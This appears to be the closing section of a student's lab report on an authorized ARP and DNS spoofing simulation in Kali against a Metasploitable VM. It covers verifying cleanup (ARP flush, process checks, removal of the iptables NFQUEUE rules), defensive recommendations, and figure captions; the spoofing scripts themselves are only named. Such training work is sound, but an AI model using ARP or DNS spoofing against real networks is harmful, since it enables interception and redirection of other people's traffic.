
```
kali@kali: ~/SBT-DF203-Lab8
$ sudo ip neigh flush all
ip neigh show | tee reports/arp_after_cleanup.txt
$ ps aux | grep -E '[a]rp.py|[d]ns_spoof.py' | tee reports/process_cleanup_check.txt
```

num	pkts	bytes	target	prot	opt	in	out	source	destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)									
7	0	0	ACCEPT	all	--	docker0	!docker0	0.0.0.0/0	0.0.0.0/0
8	0	0	ACCEPT	all	--	docker0	docker0	0.0.0.0/0	0.0.0.0/0
Chain DOCKER (1 references)									
Chain DOCKER-ISOLATION-STAGE-1 (1 references)									
1	0	0	DOCKER-ISOLATION-STAGE-2	all	--	*	*	0.0.0.0/0	0.0.0.0/0
2	0	0	RETURN	all	--	*	*	0.0.0.0/0	0.0.0.0/0
Chain DOCKER-ISOLATION-STAGE-2 (1 references)									
1	0	0	DROP	all	--	*	*	0.0.0.0/0	0.0.0.0/0
2	0	0	RETURN	all	--	*	*	0.0.0.0/0	0.0.0.0/0
Chain DOCKER-USER (1 references)									
1	0	0	RETURN	all	--	*	*	0.0.0.0/0	0.0.0.0/0

Fig 6.0 Cleanup Restored ARP and No Remaining Processes page 1.

Explanation

I recorded the ARP state after cleanup and checked the system for any remaining arp.py or dns_spoof.py processes. No spoofing processes were shown, providing evidence that the active simulation had been stopped.



```
kali@kali: ~/SBT-DF203-Lab8
$ cat reports/ip_forward_before.txt
net.ipv4.ip_forward = 1
$ ip neigh show | tee reports/arp_after_cleanup.txt
$ ps aux | grep -E '[a]rp.py|[d]ns_spoof.py' | tee reports/process_cleanup_check.txt
$ sudo iptables -L -n -v --line-numbers
cat reports/ip_forward_after.txt
```


num	pkts	bytes	target	prot	opt	in	out	source	destination
Chain FORWARD (policy DROP 0 packets, 0 bytes)									
1	0	0	DOCKER-USER	all	--	*	*	0.0.0.0/0	0.0.0.0/0
2	0	0	DOCKER-ISOLATION-STAGE-1	all	--	*	*	0.0.0.0/0	0.0.0.0/0
3	0	0	ACCEPT	all	--	*	*	0.0.0.0/0	0.0.0.0/0
4	0	0	DOCKER	all	--	*	*	0.0.0.0/0	0.0.0.0/0
5	0	0	ACCEPT	all	--	docker0	!docker0	0.0.0.0/0	0.0.0.0/0
6	0	0	ACCEPT	all	--	docker0	docker0	0.0.0.0/0	0.0.0.0/0
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)									
Chain DOCKER (1 references)									
Chain DOCKER-ISOLATION-STAGE-1 (1 references)									

Fig 6.1 Cleanup Restored ARP and No Remaining Processes page 2.

Explanation

I checked the originally recorded IP-forwarding value and continued verifying the post-cleanup environment. I

also reviewed the firewall state to make sure the temporary lab configuration was being removed.



```
kali@kali: ~/SBT-DF203-Lab8
Session Actions Edit View Help
Chain FORWARD (policy DROP 0 packets, 0 bytes)
num pkts bytes target prot opt in out source destination
1 0 0 DOCKER-USER all -- * * 0.0.0.0/0 0.0.0.0/0
2 0 0 DOCKER-ISOLATION-STAGE-1 all -- * * 0.0.0.0/0 0.0.0.0/0
3 0 0 ACCEPT all -- * docker0 0.0.0.0/0 0.0.0.0/0 ctstate RELATED,ESTABLISHED
4 0 0 DOCKER all -- * docker0 0.0.0.0/0 0.0.0.0/0
5 0 0 ACCEPT all -- docker0 !docker0 0.0.0.0/0 0.0.0.0/0
6 0 0 ACCEPT all -- docker0 docker0 0.0.0.0/0 0.0.0.0/0

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num pkts bytes target prot opt in out source destination

Chain DOCKER (1 references)
num pkts bytes target prot opt in out source destination

Chain DOCKER-ISOLATION-STAGE-1 (1 references)
num pkts bytes target prot opt in out source destination
1 0 0 DOCKER-ISOLATION-STAGE-2 all -- docker0 !docker0 0.0.0.0/0 0.0.0.0/0
2 0 0 RETURN all -- * * 0.0.0.0/0 0.0.0.0/0

Chain DOCKER-ISOLATION-STAGE-2 (1 references)
num pkts bytes target prot opt in out source destination
1 0 0 DROP all -- * docker0 0.0.0.0/0 0.0.0.0/0
2 0 0 RETURN all -- * * 0.0.0.0/0 0.0.0.0/0

Chain DOCKER-USER (1 references)
num pkts bytes target prot opt in out source destination
1 0 0 RETURN all -- * * 0.0.0.0/0 0.0.0.0/0
net.ipv4.ip_forward = 1

(kali@kali)~$
```

Fig 6.2 Cleanup Restored ARP and No Remaining Processes page 3.

Explanation

This final screenshot shows the restored firewall state after the temporary NFQUEUE rules were removed. It provides final evidence that the Kali system had been returned to the firewall configuration recorded before the simulation.

Cleanup and Defensive Recommendations

After completing the capture and analysis, I restored the laboratory environment so that no spoofing configuration remained active.

I stopped both the ARP and DNS-spoofing processes. I cleared the learned ARP state and recorded the resulting ARP table. I also restored the saved firewall configuration, removing the temporary NFQUEUE rules that had been used during the simulation.

The original IP forwarding state had been recorded as:

```
net.ipv4.ip_forward = 1
```

so I restored the system to that same value rather than changing it to a different setting.

Finally, I checked the running processes and confirmed that neither `arp.py` nor `dns_spoof.py` remained active. The final screenshots also verified the restored firewall state without the temporary NFQUEUE rules. Your cleanup evidence appears in Figures 5.9 through 6.2. SBT-DF203-Lab8_FWSD-11230_Alekw...

Defensive Recommendations

Based on what I observed during this practical, I would recommend monitoring DNS responses together with ARP information rather than investigating them separately. A DNS response that appears to come from the expected resolver but arrives through an unexpected MAC address should be investigated.

Networks should also monitor for conflicting DNS responses involving the same query or transaction, especially where one response redirects a client to an unexpected IP address.

Controls such as Dynamic ARP Inspection, DHCP snooping, switch port security, and appropriate network segmentation can reduce the opportunity for ARP-based man-in-the-middle positioning.

Where supported, DNSSEC validation can help detect unauthorized modification of signed DNS data. HTTPS certificate validation also provides another important layer of protection because redirecting DNS traffic alone does not give an attacker a valid certificate for the real service.

Screenshots

Fig 1.0 Creating the Lab folder.

Fig 1.1 Checking the required tools.

Fig 1.2 Starting Apache and hashing the file.

Fig 1.3 Harmless Training Page.

Fig 1.4 Interfaces Routes and Initial ARP Table.

Fig 1.5 Analyst MAC and DNS Resolver.

Fig 1.6. Opening metasploitable "client VM".

Fig 1.7 Victim IP MAC and Route.

Fig 1.8 Victim DNS Resolver and Initial ARP Table.

Fig 1.9 Victim Gateway Verification.

Fig 2.0 Kali Local and IP Training Page Test.

Fig 2.1 Victim Direct Training Page Test.

Fig 2.2 Training Domain Resolution and Web Test.

Fig 2.3 Training Domain Resolution and Web Test page 1.

Fig 2.4 Instructor Scripts in Lab Folder.

Fig 2.5 ARP and DNS Spoof Script Review page.

Fig 2.6 ARP and DNS Spoof Script Review page 1.

Fig 2.7 ARP and DNS Spoof Script Review page 2.

Fig 2.8 ARP and DNS Spoof Script Review page 3.

Fig 2.9 ARP and DNS Spoof Script Review page 4.

Fig 3.0 ARP and DNS Spoof Script Review page 5.

Fig 3.1 ARP and DNS Spoof Script Review page 6.

Fig 3.2 Authorized DNS Spoof Domain Configuration.

Fig 3.3 Authorized DNS Spoof Domain Configuration page 1

Fig 3.4 IP Forwarding and Firewall State Before Simulation.

Fig 3.5 IP Forwarding and Firewall State Before Simulation page 1.

Fig 3.6 Baseline Capture and SHA256.

Fig 3.7 Baseline Capture on Metasploitable.

Fig 3.8 Baseline ARP DNS and HTTP Evidence.

Fig 3.9 Direct Training Page Test.

Fig 4.0 DNS Resolver Reachability and MAC.

Fig 4.1 Training Hosts Baseline Disabled for Controlled Test page 1.

Fig 4.2 Training Hosts Baseline Disabled for Controlled Test.

Fig 4.3 Checking the new IP address on kali.
Fig 4.4 Checking the new IP address on metasploitable.
Fig 4.5 Victim NAT Gateway and DNS Verification.
Fig 4.6 Updated NAT DNS Spoof Configuration.
Fig 4.6.1 Updated NAT DNS Spoof Configuration page 1.
Fig 4.7 Victim Spoofed DNS Resolution.
Fig 4.8 Victim Spoofed DNS Resolution page 1.
Fig 4.9 Victim Spoofed DNS Resolution page 2.
Fig 5.0 Victim Spoofed DNS Resolution page 3.
Fig 5.1 Controlled DNS Packet Verification.
Fig 5.2 Controlled DNS Query and Response Records.
Fig 5.3 Victim Post DNS HTTP Connection.
Fig 5.4 Controlled DNS Spoof Capture SHA256.
Fig 5.5 DNS Query and All Response Records.
Fig 5.6 ARP Claims During Spoof.
Fig 5.7 ARP Claims During Spoof page 1.
Fig 5.8 Post DNS HTTP Connection.
Fig 5.9 Cleanup Restored ARP and No Remaining Processes.
Fig 6.0 Cleanup Restored ARP and No Remaining Processes page 1.
Fig 6.1 Cleanup Restored ARP and No Remaining Processes page 2.
Fig 6.2 Cleanup Restored ARP and No Remaining Processes page 3.

References

ICDFA Materials.